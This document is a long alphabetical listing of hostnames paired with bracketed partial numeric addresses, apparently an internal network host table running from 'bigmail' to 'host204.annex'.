bigmail [5.22]
bigmamma [5.10]
bignabob00 [5.8]
bignabob01 [5.5]
bignabob02 [5.6]
bignabob1 [5.90]
bignabob2 [5.91]
bignabob3 [5.92]
bignadir [178.2]
bignag [5.23]
bignandin [64.77]
bignastic [151.129]
bilbo [36.87]
blackcat [1.66]
blesslogic [40.75]
blisscove130 [41.130]
blisscove131 [41.131]
blisscove132 [41.132]
blisscove133 [41.133]
blisscove134 [41.134]
blisscove137 [41.137]
blisscove138 [41.138]
blisscove140 [41.140]
blisscove142 [41.142]
blisscove143 [41.143]
blisscove144 [41.144]
blisscove146 [41.146]
blisscove147 [41.147]
blockingpress [90.15]
bloom [165.24]
bluebeary [165.25]
bluejays [33.10]
bluntcurl120 [176.120]
bluntcurl129 [176.129]
bluntcurl133 [176.133]
bluntcurl134 [176.134]
bluntcurl135 [176.135]
bluntcurl136 [176.136]
bluntcurl137 [176.137]
bluntcurl138 [176.138]
bluntcurl139 [176.139]
bluntcurl209 [176.209]
bluntcurl210 [176.210]
bluntcurl211 [176.211]
blushdress8 [178.8]
blushdress83 [178.83]
blushdress84 [178.84]
blushdress85 [178.10]
blushdress9 [178.9]
boarfilet [40.48]
bonfire [1.96]
bonnie [165.30]
bonytail [153.150]
booklouse [64.10]
bookone [85.99]
bookplate [64.16]
bookstall [178.91]
bookthree [176.4]
booktwo [176.2]
bootmiser [64.15]
boringmussel [64.94]
bostonrocker [153.139]
boxbin [178.1]
brainstorm.lts [162.6]
braves [33.24]
brazendeus1 [194.16]
breakupsplash10 [211.10]
breakupsplash11 [211.11]
breakupsplash12 [211.12]
breakupsplash13 [211.13]
breakupsplash14 [211.14]
breakupsplash15 [211.15]
breakupsplash16 [211.16]
breakupsplash17 [211.17]
breakupsplash18 [211.18]
breakupsplash19 [211.19]
breakupsplash2 [211.2]
breakupsplash20 [211.20]
breakupsplash21 [211.21]
breakupsplash22 [211.22]
breakupsplash23 [211.23]
breakupsplash24 [211.24]
breakupsplash25 [211.25]
breakupsplash26 [211.26]
breakupsplash27 [211.27]
breakupsplash28 [211.28]
breakupsplash29 [211.29]
breakupsplash3 [211.3]
breakupsplash30 [211.30]
breakupsplash31 [211.31]
breakupsplash32 [211.32]
breakupsplash33 [211.33]
breakupsplash34 [211.34]
breakupsplash35 [211.35]
breakupsplash36 [211.36]
breakupsplash37 [211.37]
breakupsplash38 [211.38]
breakupsplash39 [211.39]
breakupsplash40 [211.40]
breakupsplash41 [211.41]
breakupsplash42 [211.42]
breakupsplash43 [211.43]
breakupsplash44 [211.44]
breakupsplash45 [211.45]
breakupsplash46 [211.46]
breakupsplash47 [211.47]
breakupsplash48 [211.48]
breakupsplash49 [211.49]
breakupsplash50 [211.50]
breakupsplash51 [211.51]
breakupsplash52 [211.52]
breakupsplash53 [211.53]
breakupsplash54 [211.54]
breakupsplash55 [211.55]
breakupsplash56 [211.56]
breakupsplash57 [211.57]
breakupsplash58 [211.58]
breakupsplash59 [211.59]
breakupsplash60 [211.60]
breakupsplash61 [211.61]
breakupsplash62 [211.62]
breakupsplash63 [211.63]
breakupsplash64 [211.64]
breakupsplash65 [211.65]
breakupsplash68 [211.68]
breakupsplash69 [211.69]
breakupsplash81 [211.81]
breakupsplash82 [211.82]
breakupsplash83 [211.83]
breakupsplash84 [211.84]
breakupsplash88 [211.88]
breakupsplash89 [211.89]
breakupsplash90 [211.90]
breakupsplash91 [211.91]
breechloader [153.151]
breechpin [153.138]
brewers [33.22]
brookweed [123.31]
brookwood [123.32]
bruntpaid [40.49]
bugbite [64.47]
bugfoot [40.156]
bullpit [163.152]
bullwinkle [64.174]
bunning [153.129]
buschquack [12.5]
butterfly [1.45]
buyercling1 [197.1]
buyercling10 [197.10]
buyercling11 [197.11]
buyercling12 [197.12]
buyercling129 [197.129]
buyercling13 [197.13]
buyercling131 [197.131]
buyercling133 [197.133]
buyercling134 [197.134]
buyercling136 [197.136]
buyercling137 [197.137]
buyercling138 [197.138]
buyercling14 [197.14]
buyercling140 [197.140]
buyercling141 [197.141]
buyercling143 [197.143]
buyercling144 [197.144]
buyercling145 [197.145]

buyercling146 [197.146]
buyercling147 [197.147]
buyercling148 [197.148]
buyercling149 [197.149]
buyercling15 [197.15]
buyercling150 [197.150]
buyercling151 [197.151]
buyercling152 [197.152]
buyercling153 [197.153]
buyercling154 [197.154]
buyercling155 [197.155]
buyercling156 [197.156]
buyercling157 [197.157]
buyercling158 [197.158]
buyercling159 [197.159]
buyercling16 [197.16]
buyercling160 [197.160]
buyercling161 [197.161]
buyercling162 [197.162]
buyercling163 [197.163]
buyercling164 [197.164]
buyercling165 [197.165]
buyercling166 [197.166]
buyercling167 [197.167]
buyercling168 [197.168]
buyercling169 [197.169]
buyercling17 [197.17]
buyercling170 [197.170]
buyercling171 [197.171]
buyercling172 [197.172]
buyercling173 [197.173]
buyercling174 [197.174]
buyercling175 [197.175]
buyercling176 [197.176]
buyercling177 [197.177]
buyercling178 [197.178]
buyercling179 [197.179]
buyercling18 [197.18]
buyercling180 [197.180]
buyercling181 [197.181]
buyercling182 [197.182]
buyercling183 [197.183]
buyercling184 [197.184]
buyercling185 [197.185]
buyercling186 [197.186]
buyercling187 [197.187]
buyercling188 [197.188]
buyercling189 [197.189]
buyercling19 [197.19]
buyercling190 [197.190]
buyercling191 [197.191]
buyercling192 [197.192]
buyercling193 [197.193]
buyercling194 [197.194]
buyercling195 [197.195]
buyercling196 [197.196]
buyercling198 [197.198]
buyercling199 [197.199]
buyercling2 [197.2]
buyercling20 [197.20]
buyercling204 [197.204]
buyercling209 [197.209]
buyercling21 [197.21]
buyercling211 [197.211]
buyercling212 [197.212]
buyercling22 [197.22]
buyercling3 [197.3]
buyercling4 [197.4]
buyercling6 [197.6]
buyercling7 [197.7]
buyercling8 [197.8]
buyercling81 [197.81]
buyercling82 [197.82]
buyercling83 [197.83]
buyercling84 [197.84]
buyercling85 [197.85]
buyercling86 [197.86]
buyercling87 [197.87]
buyercling88 [197.88]
buyercling9 [197.9]
buzzsession [64.91]
c01 [101.65]
c02 [101.66]
c03 [101.67]
c04 [101.68]
c05 [101.69]
c06 [101.70]
c07 [101.71]
c08 [101.72]
c09 [101.73]
c10 [101.74]
c11 [101.75]
c12 [101.76]
c13 [101.77]
c14 [101.78]
c15 [101.79]
c16 [101.80]
c17 [101.81]
c18 [101.82]
c19 [101.83]
c20 [101.84]
c21 [101.85]
c22 [101.86]
c23 [101.87]
c24 [101.88]
c25 [101.89]
c26 [101.90]
c27 [101.91]
c28 [101.92]
c29 [101.93]
c30 [101.94]
c31 [101.95]
c32 [101.96]
cadypond134 [83.134]
cadypond135 [83.135]
cadypond139 [83.139]
cadypond143 [83.143]
cadypond145 [83.145]
cadypond148 [83.148]
cadypond6 [83.6]
cadypond8 [83.8]
calamint [64.22]
calicobush [64.9]
callisto.alpha [14.2]
calvin.relay [17.1]
campfire.lts [162.136]
campsite-e200 [153.126]
campsite-e201 [155.126]
campsite-e202 [153.254]
campsite-f10 [154.254]
campsite [6.34]
candleflame [90.14]
captainvideo [123.15]
carbonspot [64.11]
cardinals [33.11]
castabout-e00 [11.254]
castabout-e02 [72.254]
castabout-e03 [50.25]
castabout-e04 [115.254]
castabout-e05 [44.254]
castabout-e10 [140.33]
castabout-e11 [89.65]
castabout-e13 [140.65]
castabout-e14 [85.97]
castabout-f120 [87.129]
castabout-fe900 [50.75]
castabout-s82 [84.1]
castabout [7.34]
castercom [151.135]
castercorner [154.143]
castledoor-e20 [122.62]
castledoor-e21 [88.33]
castledoor [87.131]
castorcorner [154.210]
catfacebaby [88.67]
cauldron [68.5]
cc111484-a.alpha [14.25]
ccg [91.12]
cdserv1.tycho [3.238]
cementmixer [154.33]
cementpond [154.34]
certtrain [155.162]
champion.lts [162.148]
changeme.lts [162.89]
channelpiloting [155.164]
chargeship [88.103]
chariotbox [64.134]
charmeleon [182.129]
chaseline [156.139]
chewtoy [155.155]
chillyriver [40.46]
chipahoy [139.71]
chisel [178.131]
choker [155.157]
choptank [45.15]
chricton.dewnet [43.20]
chthonic [32.18]
cielo [32.24]
cinchknot [68.43]
citylights [68.14]
claimingrace [153.26]
claypond130 [83.130]
cliffhang-atm500 [87.161]
cliffhang-e00 [35.254]
cliffhang-e01 [18.253]
cliffhang-e02 [100.32]
cliffhang-e03 [45.250]
cliffhang-e04 [36.30]
cliffhang-e12 [93.126]
cliffhang-e13 [89.33]
cliffhang-e15 [93.195]
climbdown.annex [24.25]
climbdown.tycho [3.8]
clockarm [88.76]
clxc710-r23u.tycho [3.233]
coalcar [153.22]
coalpipe.epoch [25.11]
coalstack.epoch [25.12]
coastsea [164.145]
coathook2 [9.2]
coathook4 [9.4]
coathook5 [9.5]
coatrack1 [6.1]
coatrack10 [6.10]
coatrack11 [6.11]
coatrack12 [6.12]
coatrack13 [6.13]
coatrack2 [6.2]
coatrack5 [6.5]
coatrack9 [6.9]
cobra.lts [162.143]
cockleshell [40.34]
cogswell.lts [162.14]
colorfilter-f200 [10.254]
colorfilter [87.130]
comet.eclipse [102.70]
conan.lts [162.139]
concept-a400 [6.33]
concept-a500 [87.162]
concept-e00 [86.94]
concept-e02 [16.254]
concept-e03 [40.222]
concept-e04 [103.254]
concept-e05 [101.158]
concept-e10 [139.97]
concept-e11 [123.254]
concept-e12 [127.254]
concept-e13 [139.65]
concept-e14 [89.129]
concept-e20 [85.33]
concept-e21 [86.98]
concept-e22 [85.161]
concept-e23 [86.65]
concept-e24 [47.254]
concept-e25 [88.65]
concept-f1000 [98.126]
concept-f1010 [86.33]
concept-f110 [106.1]
concept-f120 [128.2]
concept-f30 [68.62]
concept-s87 [20.3]
concept [12.254]
conkshell [40.168]
contrastspace [153.142]
cookiemenu01 [46.1]
cookiemenu05 [46.5]
cookiemenu10 [46.10]
cookiemenu3 [46.3]
cookiemenu8 [46.8]
cookiemenu82 [46.82]
cookiemenu83 [46.83]
copedunk1 [90.129]
copedunk134 [90.134]
copedunk135 [90.135]
copedunk136 [90.136]
copedunk2 [90.130]
copedunk209 [90.209]
copedunk3 [90.131]
copedunk5 [90.133]
corbel-a1000 [7.33]
corbel [86.34]
cornish [32.51]
corona [1.98]
corrosion [40.148]
cosmo [34.6]
cosmos.eclipse [102.84]
cp40-lpd [123.41]
cphantom [155.9]
cphazor [155.10]
cphighter [151.139]
cpsc-online.radium [66.251]
crabaliey [45.18]
cradlecuff [40.50]
crataguide [40.144]
crater.eclipse [102.86]
cravefall [40.181]
creamgin [154.4]
croquet [68.22]
crumbcloth [64.20]
crustacean [40.139]
crygird13 [208.13]
crygird14 [208.14]
crygird15 [208.15]
crygird16 [208.16]
crygird17 [208.17]
crygird18 [208.18]
crygird19 [208.19]
crygird20 [208.20]
crygird21 [208.21]
crygird22 [208.22]
crygird26 [208.26]
crygird27 [208.27]
crygird28 [208.28]
crygird29 [208.29]
crygird30 [208.30]
crygird81 [208.81]
crygird82 [208.82]
ctek860-r21u.orion [26.7]
ctenophora [40.202]
cubefoster129 [37.129]
cubefoster139 [37.139]
cubefoster140 [37.140]
cubefoster141 [37.141]
cubefoster142 [37.142]
cubefoster143 [37.143]
cubefoster144 [37.144]
cubefoster171 [37.171]
cubefoster172 [37.172]
cubefoster178 [37.178]
cubefoster179 [37.179]
cubefoster180 [37.180]
cubefoster211 [37.211]
cubefoster215 [37.215]
cubs [33.21]
d01 [101.97]
d02 [101.98]
d03 [101.99]
d04 [101.100]
d05 [101.101]
d06 [101.102]
d07 [101.103]
d08 [101.104]
d09 [101.105]
d10 [101.106]
d11 [101.107]
d12 [101.108]
d13 [101.109]
d14 [101.110]
d15 [101.111]
d16 [101.112]
d17 [101.113]
d18 [101.114]
d19 [101.115]
d20 [101.116]
d21 [101.117]
d22 [101.118]
d23 [101.119]
d24 [101.120]
d25 [101.121]
d26 [101.122]
d27 [101.123]
d28 [101.124]
d29 [101.126]
d30 [101.127]
d31 [101.128]
dabble [123.28]
dabbler [40.200]
dagnabit [32.2]
daiseybush [64.137]
daiseybush [65.2]
daisycutter [1.74]
dakota.lts [162.170]
damageable [1.75]
dampdell [178.130]
dampdell210 [178.210]
dampvapor [93.152]
damselreef [40.154]
danglement [153.140]
dantums [164.253]
daphne [127.25]
daphne20 [127.20]
daphne21 [127.21]
daphne22 [127.22]
dardani [64.211]
darkling [164.125]
darling [165.253]
dartpoint [64.130]
dateline [166.125]
datestamp [123.37]
davenport [91.221]
daverbird [167.125]
dawnpatrolnet [181.6]
dawnpatrolwatch [181.81]
decorum [88.105]
deepwell [86.99]
deertick [155.150]
dejavu [1.26]
delbert [12.2]
deliverance.tycho [3.101]
dellsucks [9.160]
delltest.tycho [3.82]
delmatic [163.125]
denture [165.125]
destiny.lts [162.40]
destiny [32.42]
devil [1.27]
diablo [1.44]
dietglue [40.66]
dig [153.20]
digitalpluck1 [94.65]
digitalpluck2 [94.66]
digitalpluck3 [94.67]
digitalpluck4 [94.68]
digitalpluck5 [94.69]
digitalpluck6 [94.70]
discstudy [40.131]
disguise [101.125]
disguise2 [101.253]
doberman [155.153]
dodgechain [153.130]
dodgers [33.16]
dogbowl [155.158]
doggydoor [155.151]
dogleash [155.154]
donaldduck [90.27]
downing [204.84]
downstay [155.159]
downwolf81 [109.81]
downwolf82 [109.82]
downwolf83 [109.83]
downwolf84 [109.84]
druidblock1 [103.1]
druidblock10 [103.10]
druidblock11 [103.11]
druidblock12 [103.12]
druidblock13 [103.13]
druidblock14 [103.14]
druidblock15 [103.15]
druidblock16 [103.16]
druidblock17 [103.17]
druidblock18 [103.18]
druidblock19 [103.19]
druidblock2 [103.2]
druidblock20 [103.20]
druidblock21 [103.21]
druidblock3 [103.3]
druidblock4 [103.4]
druidblock5 [103.5]
druidblock6 [103.6]
druidblock7 [103.7]
druidblock8 [103.8]
druidblock82 [103.82]
druidblock9 [103.9]
dryheat [37.154]
dryriver [37.210]
drysea [68.28]
dug [153.21]
dust.eclipse [102.89]
dustyleaf1 [93.146]
dustyleaf181 [188.181]
dyelipid1 [85.48]
dyelipid2 [85.49]
dyelipid4 [85.59]
dyelipid5 [85.60]
dyelipid6 [85.61]
dyelipid7 [85.62]
e01 [101.129]
e02 [101.130]
e03 [101.131]
e04 [101.132]
e05 [101.133]
e06 [101.134]
e07 [101.135]
e08 [101.136]
e09 [101.137]
e10 [101.138]
e11 [101.139]
e12 [101.140]
e13 [101.141]
e14 [101.142]
e15 [101.143]
e16 [101.144]
e17 [101.145]
e18 [101.146]
e19 [101.147]
e20 [101.148]
e21 [101.149]
e22 [101.150]
e23 [101.151]
e24 [101.152]
e25 [101.153]
e26 [101.154]
e27 [101.155]
e28 [101.156]
e29 [101.157]
e30 [101.159]
earthen [64.167]
eastport [45.17]
eclipse [102.80]
edgeserver.annex [24.10]
effortless [127.42]
ejectionseat [89.139]
elaine [34.3]
elroy.lts [162.9]
elusion [64.37]
elysium [32.1]
embraceable [154.2]
emeraldgreen [64.83]
emeraldstone [141.36]
empire.eclipse [102.133]
encamp [12.250]
endline [87.67]
endor.empire.eclipse [102.140]
enid.lts [162.52]
enigma [40.134]
enterprise.lts [162.247]
enzo.lts [162.133]
equatol.lts [162.28]
escapefrom [76.20]
escapegame [76.21]
escapelimit [76.22]
escapepain [76.23]
escaperun [76.24]
escapeto [76.25]
escapewild [76.26]
eternity [1.16]
etoncap [68.37]
etongame [68.38]
evenkeel [40.179]
everlasting.lts [162.41]
examineyouth [40.56]
existingspace [65.1]
exitinterview [64.93]
eyashawk [64.4]
f01 [101.161]
f01a [101.160]
f02 [101.162]
f03 [101.163]
f04 [101.164]
f05 [101.165]
f06 [101.166]
f07 [101.167]
f08 [101.168]
f09 [101.169]
f10 [101.170]
f11 [101.171]
f12 [101.172]
f13 [101.173]
f14 [101.174]
f15 [101.175]
f16 [101.176]
f17 [101.177]
f18 [101.178]
f19 [101.179]
f20 [101.180]
f21 [101.181]
f22 [101.182]
f23 [101.183]
f24 [101.184]
f25 [101.185]
f26 [101.186]
f27 [101.187]
f28 [101.188]
f29 [101.189]
f30 [101.190]
f31 [101.191]
f32 [101.192]
fabricspace141 [165.141]
fabricspace2 [165.135]
fabricspace3 [165.134]
fabricspace4 [165.209]
fabricspace5 [165.210]
facesaver.epoch [25.10]
fairweather194 [87.194]
fairweather195 [87.195]
fairweather196 [87.196]
fairweather197 [87.197]
fairweather198 [87.198]
falcon.empire.eclipse [102.143]
fanatic [1.58]
fantasy [90.35]
fate.lts [162.39]
fate [32.25]
fatems [32.94]
featherweight [64.59]
fiddler [76.14]
figurecaster [65.22]
figurestone [64.84]
findblink [40.65]
fire [32.45]
fire1 [90.1]
fire11 [90.11]
fire18 [90.18]
fire20 [194.67]
fire20 [90.20]
fire209 [193.209]
fire21 [90.21]
fire210 [193.210]
fire39 [194.51]
fire41 [194.53]
fire42 [90.42]
fire43 [90.43]
fire44 [194.35]
fire45 [194.36]
fire46 [90.46]
fire47 [90.47]
fire48 [90.48]
fire49 [90.49]
fire51 [194.65]
fire52 [194.34]
fire52 [90.52]
fire53 [90.53]
fire54 [90.54]
fire56 [194.56]
fire57 [90.16]
fire58 [90.57]
fire59 [90.58]
flare.eclipse [102.79]
flashwarp-light [182.134]
flashwarp-space [183.130]
flashwarp-speed [182.133]
flashwarp-star [183.129]
flavin1 [173.1]
flavin10 [173.24]
flavin11 [173.25]
flavin12 [173.26]
flavin13 [173.27]
flavin131 [174.131]
flavin134 [174.135]
flavin14 [174.133]
flavin15 [174.132]
flavin16 [173.16]
flavin2 [173.2]
flavin3 [173.17]
flavin4 [173.18]
flavin5 [173.19]
flavin6 [173.20]
flavin7 [173.21]
flavin8 [173.22]
flavin9 [173.23]
fleabath [155.147]
fleacollar [155.149]
floatbridge [68.20]
flores [64.169]
florin [64.175]
foldfile [194.42]
foldgold [190.136]
foldover [190.139]
foldpair [190.137]
foldpair [194.44]
forcefield.ec [79.34]
forecourt [64.13]
fortjewel11 [213.11]
fortjewel12 [213.12]
fortjewel13 [213.13]
foxfur [195.10]
foxpin [156.132]
freedom [64.138]
freedom1 [64.139]
freeport.lts [162.61]
freespace135 [9.135]
freespace145 [9.145]
freespace146 [9.146]
freespace99 [87.193]
frilly [1.77]
frizzle [1.78]
frodo [36.64]
frogleg.alpha [14.13]
frontier.lts [162.132]
frontier [90.26]
frostbite [178.93]
frostfell [64.92]
frosty [178.5]
fruitbat [68.19]
fumenter.lts [162.8]
furblanc1 [205.1]
furblanc12 [205.12]
furblanc15 [205.15]
furblanc16 [205.16]
furblanc17 [205.17]
furblanc18 [205.18]
furblanc19 [205.19]
furblanc8 [205.8]
furblanc9 [205.9]
furblanc96 [205.96]
furblanc97 [205.97]
futureawk.lts [162.86]
futurebadger.lts [162.81]
futurecare.lts [162.23]
futurecat.lts [162.32]
futurecloud.lts [162.34]
futureday.lts [162.56]
futuredeal.lts [162.24]
futurefish.lts [162.33]
futuregopher.lts [162.80]
futuregrep.lts [162.25]
futurehandle.lts [162.5]
futurehelp.lts [162.76]
futurehike.lts [162.77]
futurejoy.lts [162.45]
futurelan.lts [162.84]
futurelife.lts [162.2]
futurelight.lts [162.20]
futurelove.lts [162.46]
futuremack.lts [162.30]
futureman.lts [162.48]
futuremist.lts [162.21]
futurenet.lts [162.75]
futurenic.lts [162.87]
futurenight.lts [162.18]
futureping.lts [162.88]
futureport.lts [162.85]
futureradio.lts [162.78]
futuresight.lts [162.19]
futuresilk.lts [162.64]
futuresky.lts [162.57]
futurespast.lts [162.60]
futurest.lts [162.36]
futurestand.lts [162.37]
futurestar.lts [162.35]
futuretest.lts [162.26]
futuretrek.lts [162.63]
futurewan.lts [162.83]
futurewildcat.lts [162.79]
futurewin2k.lts [162.44]
futuristic.lts [162.22]
futury.lts [162.59]
fuzzbear1 [155.165]
fuzzbear10 [155.174]
fuzzbear11 [155.175]
fuzzbear12 [155.176]
fuzzbear14 [155.178]
fuzzbear2 [155.166]
fuzzbear209 [155.209]
fuzzbear210 [155.210]
fuzzbear211 [155.211]
fuzzbear212 [155.212]
fuzzbear213 [155.213]
fuzzbear3 [155.167]
fuzzbear4 [155.168]
fuzzbear5 [155.169]
fuzzbear6 [155.170]
fuzzbear7 [155.171]
fuzzbear8 [155.172]
fuzzbear9 [155.173]
fuzzyfever145 [37.145]
fuzzyfever146 [37.146]
fuzzyfever147 [37.147]
fuzzyfever148 [37.148]
fuzzyfever149 [37.149]
fuzzyfever150 [37.150]
fuzzyfever151 [37.151]
fuzzyfever152 [37.152]
fuzzyfever153 [37.153]
fuzzyfever155 [37.155]
fuzzyfever156 [37.156]
fuzzyfever157 [37.157]
fuzzyfever158 [37.158]
fuzzyfever159 [37.159]
fuzzyfever160 [37.160]
fuzzyfever161 [37.161]
fuzzyfever162 [37.162]

fuzzyfever163 [37.163]
fuzzyfever164 [37.164]
fuzzyfever173 [37.173]
fuzzyfever174 [37.174]
fuzzyfever175 [37.175]
fuzzyfever176 [37.176]
fuzzyfever177 [37.177]
fuzzyfever209 [37.209]
fuzzyfever213 [37.213]
fuzzyfever220 [37.220]
fuzzyfever221 [37.221]
g01 [101.193]
g02 [101.194]
g03 [101.195]
g04 [101.196]
g05 [101.197]
g06 [101.198]
g07 [101.199]
g08 [101.200]
g09 [101.201]
g10 [101.202]
g11 [101.203]
g12 [101.204]
g13 [101.205]
g14 [101.206]
g15 [101.207]
g16 [101.208]
g17 [101.209]
g18 [101.210]
g19 [101.211]
g20 [101.212]
g21 [101.213]
g22 [101.214]
g23 [101.215]
g24 [101.216]
g25 [101.217]
g26 [101.218]
g27 [101.219]
g28 [101.220]
g29 [101.221]
g30 [101.222]
g31 [101.223]
g32 [101.224]
g33 [101.225]
g34 [101.226]
g35 [101.227]
g36 [101.228]
g37 [101.229]
g38 [101.230]
g39 [101.231]
g40 [101.232]
g41 [101.233]
g42 [101.234]
g43 [101.235]
g44 [101.236]
g45 [101.237]
g46 [101.238]
g47 [101.239]
g48 [101.240]
g49 [101.241]
g50 [101.242]
g51 [101.243]
g52 [101.244]
g53 [101.245]
g54 [101.246]
g55 [101.247]
g56 [101.248]
g57 [101.249]
g58 [101.250]
g59 [101.251]
g60 [101.252]
galactica.lts [162.135]
galleypunt7 [165.22]
galoot [88.104]
gameover [1.115]
gammoniron11 [165.148]
gammoniron12 [167.1]
gammoniron2 [155.3]
gandalf [36.83]
gardenbalsam2 [163.136]
gatwick [183.5]
gaulish [32.48]
gehenna [32.12]
gemini.eclipse [102.110]
george.alpha [14.55]
george [34.4]
ghost [1.62]
ghouls [127.33]
gilley [64.51]
glacier [153.28]
gladsheim [32.34]
gnapsnap [194.39]
gnatpenny161 [89.161]
gnatpenny162 [89.162]
gnatpenny163 [89.163]
gnatpenny164 [89.164]
gnatpenny165 [89.165]
gnatpenny166 [89.166]
gnatpenny167 [89.167]
gnatpenny168 [89.168]
gnatpenny169 [89.169]
gnatpenny170 [89.170]
gnatpenny171 [89.171]
gnatpenny172 [89.172]
gnatpenny174 [89.174]
gnatpenny175 [89.175]
gnatpenny176 [89.176]
gnatpenny179 [89.179]
gnatpenny181 [89.181]
gnatpenny182 [89.182]
gnatpenny183 [89.183]
goatsrue [64.5]
goldframe [65.4]
gollum [36.86]
goosepimple [64.12]
gothic [32.47]
gotofuture.lts [162.27]
grant [15.101]
grape.orchard [71.163]
gravelothes [154.3]
graves0 [15.200]
gretzky [9.162]
gricklegrass.epoch [25.138]
gritmask1 [64.142]
gritmask10 [64.67]
gritmask2 [64.143]
gritmask3 [64.144]
gritmask4 [64.145]
gritmask5 [64.146]
gritmask6 [64.159]
gritmask7 [64.160]
gritmask8 [64.161]
gritmask9 [64.162]
grolsch.orion [26.102]
gromet [1.40]
grooming [155.156]
guidesign [195.25]
guidetrain [89.140]
guiltyzest129 [6.129]
guiltyzest130 [6.130]
guiltyzest131 [6.131]
gutenberg [1.102]
habitgroup [64.14]
habitspot [64.7]
hades [1.4]
ham.alpha [14.77]
hamblejam [155.3]
hangten [40.135]
harborpilot [64.180]
harding [15.100]
harpin02.tycho [3.242]
harpin03.tycho [3.245]
harpin04.tycho [3.246]
harpin05.tycho [3.247]
harpin06.tycho [3.248]
harpin08.tycho [3.250]
harpin09.alpha [14.240]
harpin10.alpha [14.243]
harpin11.alpha [14.244]
harpin12.alpha [14.245]
harpin13.alpha [14.246]
harpin14.alpha [14.247]
harpin14.annex [24.250]
harpin15.orion [26.241]
headsup [122.31]
heathrow [183.1]
heaven [1.7]
hector [89.66]
helicopter.tycho [3.171]
helpme [190.134]
hemel [1.42]
hercules.eclipse [102.115]
hereafter.lts [162.42]
hereafter [1.31]
heritor100 [114.100]
heritor101 [114.101]
heritor102 [114.102]
heritor103 [114.103]
heritor104 [114.104]
heritor105 [114.105]
heritor106 [114.106]
heritor107 [114.107]
heritor108 [114.108]
heritor108001 [108.1]
heritor108002 [108.2]
heritor108003 [108.3]
heritor108004 [108.4]
heritor108005 [108.5]
heritor108006 [108.6]
heritor108007 [108.7]
heritor108008 [108.8]
heritor108009 [108.9]
heritor108010 [108.10]
heritor108011 [108.11]
heritor108012 [108.12]
heritor108013 [108.13]
heritor108014 [108.14]
heritor108021 [108.21]
heritor108022 [108.22]
heritor108023 [108.23]
heritor108024 [108.24]
heritor108025 [108.25]
heritor108026 [108.26]
heritor108027 [108.27]
heritor108028 [108.28]
heritor108129 [108.129]
heritor108130 [108.130]
heritor108131 [108.131]
heritor108132 [108.132]
heritor108155 [108.155]
heritor108156 [108.156]
heritor108157 [108.157]
heritor108159 [108.159]
heritor108163 [108.163]
heritor108209 [108.209]
heritor108210 [108.210]
heritor108211 [108.211]
heritor109 [114.109]
heritor110 [114.110]
heritor111 [114.111]
heritor112 [114.112]
heritor113 [114.113]
heritor114 [114.114]
heritor115 [114.115]
heritor116 [114.116]
heritor91 [114.91]
heritor92 [114.92]
heritor95 [114.95]
heritor96 [114.96]
heritor97 [114.97]
heritor98 [114.98]
hex [68.17]
hickalive [177.4]
hickalive5 [177.5]
hickalive6 [177.6]
hickalive7 [177.7]
hickalive8 [177.8]
highgrade [64.112]
hippiat10 [207.10]
hippiat12 [207.12]
hippiat16 [207.16]
hippiat18 [207.18]
hippiat41 [207.41]
hippiat42 [207.42]
hippiat85 [207.85]
hippiat87 [207.87]
hippiat88 [207.88]
hittite [32.50]
holdmaster [194.66]
holdmotive [90.5]
holdnail [139.132]
holdpearl [139.133]
holdpower [90.2]
holdsign [90.10]
holdstone [85.163]
holdtime [139.131]
hollyfern [64.42]
hollywood [123.110]
hootlooser1 [152.1]
hootlooser10 [152.10]
hootlooser11 [152.11]
hootlooser12 [152.12]
hootlooser13 [152.13]
hootlooser14 [152.14]
hootlooser15 [152.15]
hootlooser16 [152.16]
hootlooser17 [152.17]
hootlooser18 [152.18]
hootlooser2 [152.2]
hootlooser3 [152.3]
hootlooser4 [152.4]
hootlooser5 [152.5]
hootlooser6 [152.6]
hootlooser7 [152.7]
hootlooser8 [152.8]
hootlooser9 [152.9]
hope.lts [162.47]
hopechest [97.61]
horizon.lts [162.43]
host1 [100.1]
host10 [100.10]
host100.annex [24.100]
host101.annex [24.101]
host102.annex [24.102]
host103.annex [24.103]
host104.annex [24.104]
host105.annex [24.105]
host106.annex [24.106]
host107.annex [24.107]
host108.annex [24.108]
host109.annex [24.109]
host11.annex [24.11]
host11 [100.11]
host110.annex [24.110]
host111.annex [24.111]
host112.annex [24.112]
host113.annex [24.113]
host114.annex [24.114]
host115.annex [24.115]
host116.annex [24.116]
host117.annex [24.117]
host118.annex [24.118]
host119.annex [24.119]
host12.annex [24.12]
host12 [100.12]
host120.annex [24.120]
host121.annex [24.121]
host122.annex [24.122]
host123.annex [24.123]
host124.annex [24.124]
host125.annex [24.125]
host126.annex [24.126]
host127.annex [24.127]
host128.annex [24.128]
host129.annex [24.129]
host13.annex [24.13]
host13 [100.13]
host130.annex [24.130]
host131.annex [24.131]
host132.annex [24.132]
host133.annex [24.133]
host134.annex [24.134]
host135.annex [24.135]
host136.annex [24.136]
host137.annex [24.137]
host138.annex [24.138]
host139.annex [24.139]
host14.annex [24.14]
host14 [100.14]
host140.annex [24.140]
host141.annex [24.141]
host142.annex [24.142]
host143.annex [24.143]
host144.annex [24.144]
host145.annex [24.145]
host146.annex [24.146]
host147.annex [24.147]
host148.annex [24.148]
host149.annex [24.149]
host15.annex [24.15]
host15 [100.15]
host150.annex [24.150]
host151.annex [24.151]
host152.annex [24.152]
host153.annex [24.153]
host154.annex [24.154]
host155.annex [24.155]
host156.annex [24.156]
host157.annex [24.157]
host158.annex [24.158]
host159.annex [24.159]
host16.annex [24.16]
host16 [100.16]
host160.annex [24.160]
host161.annex [24.161]
host162.annex [24.162]
host163.annex [24.163]
host164.annex [24.164]
host165.annex [24.165]
host166.annex [24.166]
host167.annex [24.167]
host168.annex [24.168]
host169.annex [24.169]
host17.annex [24.17]
host17 [100.17]
host170.annex [24.170]
host171.annex [24.171]
host172.annex [24.172]
host173.annex [24.173]
host174.annex [24.174]
host175.annex [24.175]
host176.annex [24.176]
host177.annex [24.177]
host178.annex [24.178]
host179.annex [24.179]
host18.annex [24.18]
host18 [100.18]
host180.annex [24.180]
host181.annex [24.181]
host182.annex [24.182]
host183.annex [24.183]
host184.annex [24.184]
host185.annex [24.185]
host186.annex [24.186]
host187.annex [24.187]
host188.annex [24.188]
host189.annex [24.189]
host19.annex [24.19]
host19 [100.19]
host190.annex [24.190]
host191.annex [24.191]
host192.annex [24.192]
host193.annex [24.193]
host194.annex [24.194]
host195.annex [24.195]
host196.annex [24.196]
host197.annex [24.197]
host198.annex [24.198]
host199.annex [24.199]
host2.annex [24.2]
host2 [100.2]
host20.annex [24.20]
host20 [100.20]
host200.annex [24.200]
host201.annex [24.201]
host202.annex [24.202]
host203.annex [24.203]
host204.annex [24.204]
